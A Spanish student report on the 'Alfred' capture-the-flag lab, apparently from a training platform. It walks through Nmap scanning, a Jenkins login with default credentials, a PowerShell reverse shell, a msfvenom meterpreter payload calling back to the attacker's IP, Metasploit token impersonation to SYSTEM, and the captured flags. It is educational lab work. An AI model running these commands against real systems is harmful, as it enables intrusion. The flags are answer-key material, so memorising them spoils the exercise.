	Informe de análisis de vulnerabilidades, explotación y resultados del reto Alfred.				
	Fecha Emisión	Fecha Revisión	Versión	Código de documento	Nivel de Confidencialidad
	19/05/2024	21/05/2024	1.0	MQ-HM-A	RESTRINGIDO



Informe de análisis de vulnerabilidades,
explotación y resultados del reto ALFRED.

N.- MQ-HM-A

Generado por:
Jesús Rondón
Estudiante PMJ

Fecha de creación:
19.05.2024

Índice

1.	Reconocimiento	3
2.	Análisis de vulnerabilidades/debilidades	6
3.	Explotación	7
	Manual	7
	Automatizada	10
4.	Escalación de privilegios	11
5.	Banderas	14
6.	Herramientas usadas	14
7.	EXTRA Opcional	14
8.	Conclusiones y Recomendaciones	15

1. Reconocimiento

Realizamos un escaneo de puertos con la herramienta Nmap para verificar los puertos abiertos

```
sudo nmap -Pn --min-rate=6000 -vvvvvv 10.10.252.112
```

```
└─$ sudo nmap -Pn --min-rate=6000 -vvvvvv 10.10.252.112 -T4
[sudo] password for hmstudent:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 21:13 EDT
Initiating Parallel DNS resolution of 1 host. at 21:13
Completed Parallel DNS resolution of 1 host. at 21:13, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:13
Scanning 10.10.252.112 [1000 ports]
Discovered open port 80/tcp on 10.10.252.112
Discovered open port 8080/tcp on 10.10.252.112
Discovered open port 3389/tcp on 10.10.252.112
Completed SYN Stealth Scan at 21:13, 1.76s elapsed (1000 total ports)
Nmap scan report for 10.10.252.112
Host is up, received user-set (0.23s latency).
Scanned at 2024-05-16 21:13:18 EDT for 2s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
80/tcp    open  http         syn-ack ttl 127
3389/tcp  open  ms-wbt-server syn-ack ttl 127
8080/tcp  open  http-proxy   syn-ack ttl 127

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.86 seconds
Raw packets sent: 1998 (87.912KB) | Rcvd: 4 (176B)
```

Ya obtenidos los puertos abiertos buscamos sus versiones y vulnerabilidades utilizando la herramienta Nmap con diferentes parámetros.

```
(hmstudent@kali)-[~/Desktop/alfred/nmap]
└─$ sudo nmap -Pn -sVC -T4 -p80,3389,8080 -vvv 10.10.252.112 -oX PC.xml
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 21:16 EDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 21:16
Completed NSE at 21:16, 0.00s elapsed
Initiating Parallel DNS resolution of 1 host. at 21:16
Completed Parallel DNS resolution of 1 host. at 21:16, 0.01s elapsed
DNS resolution of 1 IPs took 0.01s. Mode: Async [#: 3, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 21:16
Scanning 10.10.252.112 [3 ports]
Discovered open port 8080/tcp on 10.10.252.112
Discovered open port 3389/tcp on 10.10.252.112
Discovered open port 80/tcp on 10.10.252.112
Completed SYN Stealth Scan at 21:16, 0.27s elapsed (3 total ports)
Initiating Service scan at 21:16
Scanning 3 services on 10.10.252.112
```

Conertimos el archivo PC.xml a HTML para poder visualizarlo mejor.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Puerto 80 http
Microsoft IIS 7.5

xsltproc PC.xml -o pc.html

Port	State (toggle closed (0) filtered (0))	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack	Microsoft IIS httpd	7.5
	http-server-header	Microsoft-IIS/7.5				
	http-title	Site doesn't have a title (text/html).				
	http-methods	Supported Methods: OPTIONS TRACE GET HEAD POST Potentially risky methods: TRACE				
3389	tcp	open	tcpwrapped	syn-ack		
	ssl-cert	Subject: commonName=alfred Issuer: commonName=alfred Public Key type: rsa Public Key bits: 2048 Signature Algorithm: sha1WithRSAEncryption Not valid before: 2024-05-16T01:10:05 Not valid after: 2024-11-15T01:10:05 MD5: 85d7644cb981e8d7902aee69fd278103 SHA-1: 2d2054c47c5f5f27b71f0e367dea5c1e7e75747a				
8080	tcp	open	http	syn-ack	Jetty	9.4.z-SNAPSHOT
	http-robots.txt	1 disallowed entry /				
	http-server-header	Jetty(9.4.z-SNAPSHOT)				
	http-favicon	Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1				
	http-title	Site doesn't have a title (text/html; charset=utf-8).				

**Puerto 8080 http
Jetty 9.4.z**

```
(hmstudent@kali)-[~/Desktop/alfred/nmap]
└─$ sudo nmap -Pn -sV --script vuln -T4 -p80,3389,8080 -vvv 10.10.252.112 -oX pv.xml
[sudo] password for hmstudent:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-05-16 21:18 EDT
NSE: Loaded 149 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 2) scan.
Initiating NSE at 21:18
NSE Timing: About 75.00% done; ETC: 21:19 (0:00:10 remaining)
Completed NSE at 21:19, 34.27s elapsed
NSE: Starting runlevel 2 (of 2) scan.
Initiating NSE at 21:19
Completed NSE at 21:19, 0.00s elapsed
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Convertimos el archivo pv.xml a html para poder visualizarlo mejor

xsltproc pv.xml -o pv.html

Port	State (toggle closed (0)) filtered (0)	Service	Reason	Product	Version	Extra info
80	tcp	open	http	Microsoft IIS httpd	7.5	
	http-jsonp-detection	Couldn't find any JSONP endpoints.				
	http-server-header	Microsoft-IIS/7.5				
	http-wordpress-users	[Error] Wordpress installation was not found. We couldn't find wp-login.php				
	vulners	cpe:/a:microsoft:internet information services:7.5: CVE-2010-3972 10.0 https://vulners.com/cve/CVE-2010-3972 *EXPLOIT* SSV:20122 9.3 https://vulners.com/seebug/SSV:20122 CVE-2010-2730 9.3 https://vulners.com/cve/CVE-2010-2730 *EXPLOIT* SSV:20121 4.3 https://vulners.com/seebug/SSV:20121 CVE-2010-1899 4.3 https://vulners.com/cve/CVE-2010-1899				
	http-litespeed-sourcecode-download	Request with null byte did not work. This web server might not be vulnerable				
	http-csrf	Couldn't find any CSRF vulnerabilities.				
	http-dombased-xss	Couldn't find any DOM based XSS.				
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.				
3389	tcp	open	ms-wbt-server	syn-ack		
	sql-csrf-injection	No reply from server (TIMEOUT)				
8080	tcp	open	http	syn-ack	Jetty	9.4.z-SNAPSHOT
	http-robots	/robots.txt: Robots file				
	http-stored-xss	Couldn't find any stored XSS vulnerabilities.				
	http-dombased-xss	Couldn't find any DOM based XSS.				
	http-server-header	Jetty(9.4.z-SNAPSHOT)				
	http-jsonp-detection	Couldn't find any JSONP endpoints.				
	http-csrf	Couldn't find any CSRF vulnerabilities.				
	http-litespeed-sourcecode-download	Request with null byte did not work. This web server might not be vulnerable				
	http-wordpress-users	[Error] Wordpress installation was not found. We couldn't find wp-login.php				

**Puerto 80 http
Microsoft IIS 7.5**

Puerto 3389 ms-wbt-server

**Puerto 8080 http
Jetty 9.4.z**

IP, Puertos Sistema operativo

IP	10.10.252.112
Sistema Operativo	Windows 7 Ultimate
Puertos/Servicios	80 http Microsoft IIS 7.5 3389 ms-wbt-server 8080 http Jetty 9.4.z

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

2. Análisis de vulnerabilidades/debilidades

Como tenemos servicio http revisamos la dirección IP con los puertos que conseguimos abiertos

10.10.252.112



RIP Bruce Wayne

Donations to alfred@wayneenterprises.com are greatly appreciated.

10.10.252.112/8080



Welcome to Jenkins!


Sign in

☐ Keep me signed in

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Utilizando las contraseñas admin admin logramos acceder al panel de control




The screenshot shows the Jenkins web interface. The top bar includes the Jenkins logo, a search bar, and the user 'admin' with a 'Desconectar' button. The left sidebar contains navigation links: Nueva Tarea, Personas, Historial de trabajos, Administrar Jenkins, Mis vistas, Lockable Resources, Credentials, and New View. The main area displays a 'Todo' view with a table of jobs. The table has columns: S, W, Nombre, Último Exito, Último Fallo, and Última Duración. One job is listed with the name 'geogec'. Below the table, there are links for 'Guía de iconos', 'RSS para todos', 'RSS para fallas', and 'RSS para los más recientes'. On the left, there are sections for 'Trabajos en la cola' (No hay trabajos en la cola) and 'Estado del ejecutor de construcciones' (1 Inactivo, 2 Inactivo).

3. Explotación

Proceso manual/ automatizado.


Manual:

Descargamos el script de power shell Invoke-PowerShellTcp.ps1



The screenshot shows a GitHub repository page for the file 'Invoke-PowerShellTcp.ps1' by user 'samratashok'. The file is 127 lines long and 4.24 KB in size. The code is displayed in a dark-themed editor. The script is a PowerShell function named 'Invoke-PowerShellTcp' that can be used for Reverse or Bind interactive PowerShell from a target. It includes a synopsis, a description, and parameters for IP address and port. The script is derived from Powerfun written by Ben Turner & Dave Hardy. The example usage is shown at the bottom.

Ahora vamos a panel de control de Jenkins y creamos un nuevo proyecto que lo llamaremos acceso



The screenshot shows the Jenkins 'New Item' page. The top bar is the same as the previous screenshot. The main area has a form with the title 'Enter an item name'. The input field contains the text 'acceso'. Below the input field, there is a note: 'Crear un proyecto de estilo libre'. The note explains that this is the main characteristic of Jenkins, allowing users to execute projects by combining any type of software repository (SCM) with any build or execution mode (make, ant, mvn, rake, script ...). It also mentions that users can compile and package software, or execute any process that requires monitoring.

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A


En la configuración en la sección de ejecutar elegimos ejecutar un comando de Windows y colocamos el siguiente script donde especificamos nuestra dirección ip donde va a descargar la power shell que tenemos montada en nuestro servidor y el netcat que vamos a activar con el puerto 9001



Una vez guardada la configuración activamos nuestro netcat y procedemos a ejecutar nuestra tarea acceso que ejecutara por atrás nuestro script



Logramos acceder



***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Ejecutamos el comando systeminfo para ver la información del equipo

```
Host Name: ALFRED
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone Workstation
OS Build Type: Multiprocessor Free
Registered Owner: bruce
Registered Organization:
Product ID: 00426-OEM-9154295-64842
Original Install Date: 10/25/2019, 9:51:08 PM
System Boot Time: 5/17/2024, 2:08:42 AM
System Manufacturer: Xen
System Model: HVM domU
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 79 Stepping 1 GenuineIntel ~2300 Mhz
BIOS Version: Xen 4.11.amazon, 8/24/2006
Windows Directory: C:\Windows
System Directory: C:\Windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC) Dublin, Edinburgh, Lisbon, London
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,179 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,111 MB
```

Buscando en el usuario bruce conseguimos el contenido del user.txt:
79007a09481963edf2e1321abd9ae2a0

```
Directory: C:\users\bruce\desktop

Mode                LastWriteTime         Length Name
----                -
-a                10/25/2019 11:22 PM             32 user.txt

PS C:\users\bruce\desktop> cat user.txt
79007a09481963edf2e1321abd9ae2a0
PS C:\users\bruce\desktop>
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Automatizada:

Ahora creamos con msfvenom nuestro archivo para realizar la shell reverse

```
(hmsstudent@kali)-[~/Desktop/alfred/exploit]
$ msfvenom -p windows/meterpreter/reverse_tcp -a x86 --encoder x86/shikata_ga_nai LHOST=10.11.86.141 LPORT=10000 -f exe -o shell-name.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai chosen with final size 381
Payload size: 381 bytes
Final size of exe file: 73802 bytes
Saved as: shell-name.exe
```

Accedemos a meterprete seleccionamos el exploit y el payload que vamos a utilizar

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > 
```

Exploit

Payload

Modificamos el parámetro de LHOST por nuestra IP y el LPORT por el puerto que elegimos cuando creamos el archivo para la shell reverse que sería el 10000

```
Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    |                 | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set lhost 10.11.86.141
lhost => 10.11.86.141
msf6 exploit(multi/handler) > set lport 10000
lport => 10000
msf6 exploit(multi/handler) > 
```

Nuestra IP

Puerto

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Logramos Acceder

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.11.86.141:10000
[*] Sending stage (175686 bytes) to 10.10.252.112
[*] Meterpreter session 1 opened (10.11.86.141:10000 → 10.10.252.112:49329) at 2024-05-16 23:24:30 -0400

meterpreter > 
```

4. Escalación de privilegios si/no

Con el siguiente comando podemos visualizar todos privilegios que tenemos sobre la maquina con el usuario actual

SeImpersonatePrivilege

```
C:\Program Files (x86)\Jenkins\workspace>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
=====
Privilege Name      Description                                     State
-----
SeIncreaseQuotaPrivilege Adjust memory quotas for a process           Disabled
SeSecurityPrivilege   Manage auditing and security log             Disabled
SeTakeOwnershipPrivilege Take ownership of files or other objects     Disabled
SeLoadDriverPrivilege Load and unload device drivers              Disabled
SeSystemProfilePrivilege Profile system performance                   Disabled
SeSystemtimePrivilege Change the system time                       Disabled
SeProfileSingleProcessPrivilege Profile single process                       Disabled
SeIncreaseBasePriorityPrivilege Increase scheduling priority                 Disabled
SeCreatePagefilePrivilege Create a pagefile                           Disabled
SeBackupPrivilege     Back up files and directories                Disabled
SeRestorePrivilege    Restore files and directories                Disabled
SeShutdownPrivilege   Shut down the system                        Disabled
SeDebugPrivilege      Debug programs                              Enabled
SeSystemEnvironmentPrivilege Modify firmware environment values           Disabled
SeChangeNotifyPrivilege Bypass traverse checking                     Enabled
SeRemoteShutdownPrivilege Force shutdown from a remote system         Disabled
SeUndockPrivilege      Remove computer from docking station         Disabled
SeManageVolumePrivilege Perform volume maintenance tasks             Disabled
SeImpersonatePrivilege Impersonate a client after authentication     Enabled
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Cargamos el modo incognito con load incognito y luego listamos los tokens con list_tokens -g

```
C:\Program Files (x86)\Jenkins\workspace>^C
Terminate channel? [y/N] y
meterpreter > load incognito
Loading extension incognito... Success.
meterpreter > list_tokens -g
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
-----
BUILTIN\Administrators
BUILTIN\Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\NTLM Authentication
NT AUTHORITY\SERVICE
NT AUTHORITY\This Organization
NT SERVICE\AudioEndpointBuilder
NT SERVICE\CertPropSvc
NT SERVICE\CscService
NT SERVICE\iphlpvc
NT SERVICE\LanmanServer
NT SERVICE\PcaSvc
NT SERVICE\Schedule
NT SERVICE\SENS
NT SERVICE\SessionEnv
NT SERVICE\TrkWks
NT SERVICE\UmRdpService
```

Ahora nos hacemos pasar por el token BUILTIN\Administrators con el siguiente comando

```
meterpreter > impersonate_token "BUILTIN\Administrators"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > █
```

Confirmamos con el comando getuid que tenemos privilegios de administrador

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```


Vamos a emigrar a un proceso mas seguro para tener una mejor estabilidad en nuestra escalada de privilegio, ejecutamos el comando ps para enlistar los procesos

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > ps

Process List

  PID  PPID  Name                Arch  Session  User                        Path
  ---  ---  ---                ---  ---      ---                        ---
  0     0     [System Process]    x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\smss.exe
  4     0     System              x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\smss.exe
  396   4     smss.exe            x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\smss.exe
  524   516   csrss.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
  572   564   csrss.exe           x64   1         NT AUTHORITY\SYSTEM        C:\Windows\System32\csrss.exe
  580   516   wininit.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\wininit.exe
  600   564   winlogon.exe        x64   1         NT AUTHORITY\SYSTEM        C:\Windows\System32\winlogon.exe
  668   580   services.exe        x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\services.exe
  672   580   lsass.exe           x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\lsass.exe
  684   580   lsm.exe             x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\lsm.exe
  772   668   svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
  848   668   svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
  920   608   LogonUI.exe         x64   1         NT AUTHORITY\SYSTEM        C:\Windows\System32\LogonUI.exe
  936   668   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
  992   668   svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
  1012  668   svchost.exe         x64   0         NT AUTHORITY\LOCAL SERVICE C:\Windows\System32\svchost.exe
  1016  668   svchost.exe         x64   0         NT AUTHORITY\SYSTEM        C:\Windows\System32\svchost.exe
```

Con el comando migrate 668 emigramos al proceso services.exe y procedemos a buscar el archivo root.txt

```
C:\Windows\system32>cd config
cd config

C:\Windows\System32\config>dir
dir
Volume in drive C has no label.
Volume Serial Number is E033-3EDD

Directory of C:\Windows\System32\config

05/17/2024  02:10 AM    <DIR>          .
05/17/2024  02:10 AM    <DIR>          ..
10/25/2019  10:46 PM             28,672 BCD-Template
05/17/2024  02:24 AM          18,087,936 COMPONENTS
05/17/2024  02:39 AM             262,144 DEFAULT
07/14/2009  03:34 AM    <DIR>          Journal
05/17/2024  02:39 AM    <DIR>          RegBack
10/26/2019  12:36 PM             70 root.txt
05/17/2024  02:09 AM          262,144 SAM
05/17/2024  02:24 AM          262,144 SECURITY
05/17/2024  04:16 AM        38,797,312 SOFTWARE
05/17/2024  04:45 AM        10,485,760 SYSTEM
11/21/2010  03:41 AM    <DIR>          systemprofile
10/25/2019  09:47 PM    <DIR>          TxR

               8 File(s)          68,186,182 bytes
```

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

Obtenemos el contenido del archivo root.txt: dff0f748678f280250f25a45b8046b4a

```
C:\Windows\System32\config>more root.txt
more root.txt
dff0f748678f280250f25a45b8046b4a

C:\Windows\System32\config>
```

5. Banderas

User.txt	79007a09481963edf2e1321abd9ae2a0
Root.txt	dff0f748678f280250f25a45b8046b4a

6. Herramientas usadas

Nmap	1
Netdiscover	1
Metasploit	1

7. EXTRA Opcional

- ¿Cuántos puertos están abiertos? (TCP solamente)

3

- ¿Cuál es el nombre de usuario y la contraseña para el panel de inicio de sesión?
(en el formato nombre de usuario:contraseña)

admin:admin

- ¿Qué es la bandera user.txt?

79007a09481963edf2e1321abd9ae2a0

- ¿Cuál es el tamaño final de la carga útil exe que generó?

73802

- Cuál es la salida cuando ejecutas el getúido comando?

NT AUTHORITY\SYSTEM

***** SOLO PARA USO EDUCATIVO*****

N.- MQ-HM-A

- Lea el archivo root.txt ubicado en C:\Windows\System32\config

dff0f748678f280250f25a45b8046b4a

8. Conclusiones y Recomendaciones

- Usando diferentes tipos de herramientas se llegó a la conclusión que la maquina Alfred posee múltiples vulnerabilidades a través de puertos abiertos que se mencionan en el informe los cuales contienen tecnologías o servicios desactualizados.
- Se recomienda actualizar las diferentes tecnologías usadas para evitar posibles ataques a las vulnerabilidades halladas. Puesto que hay diferentes puertos abiertos en los cuales hay múltiples vulnerabilidades por tecnologías obsoletas.
- Nunca dejar contraseñas por defecto como admin:admin
- Crear una contraseña robusta para el inicio de sesión en el panel de control Jenkins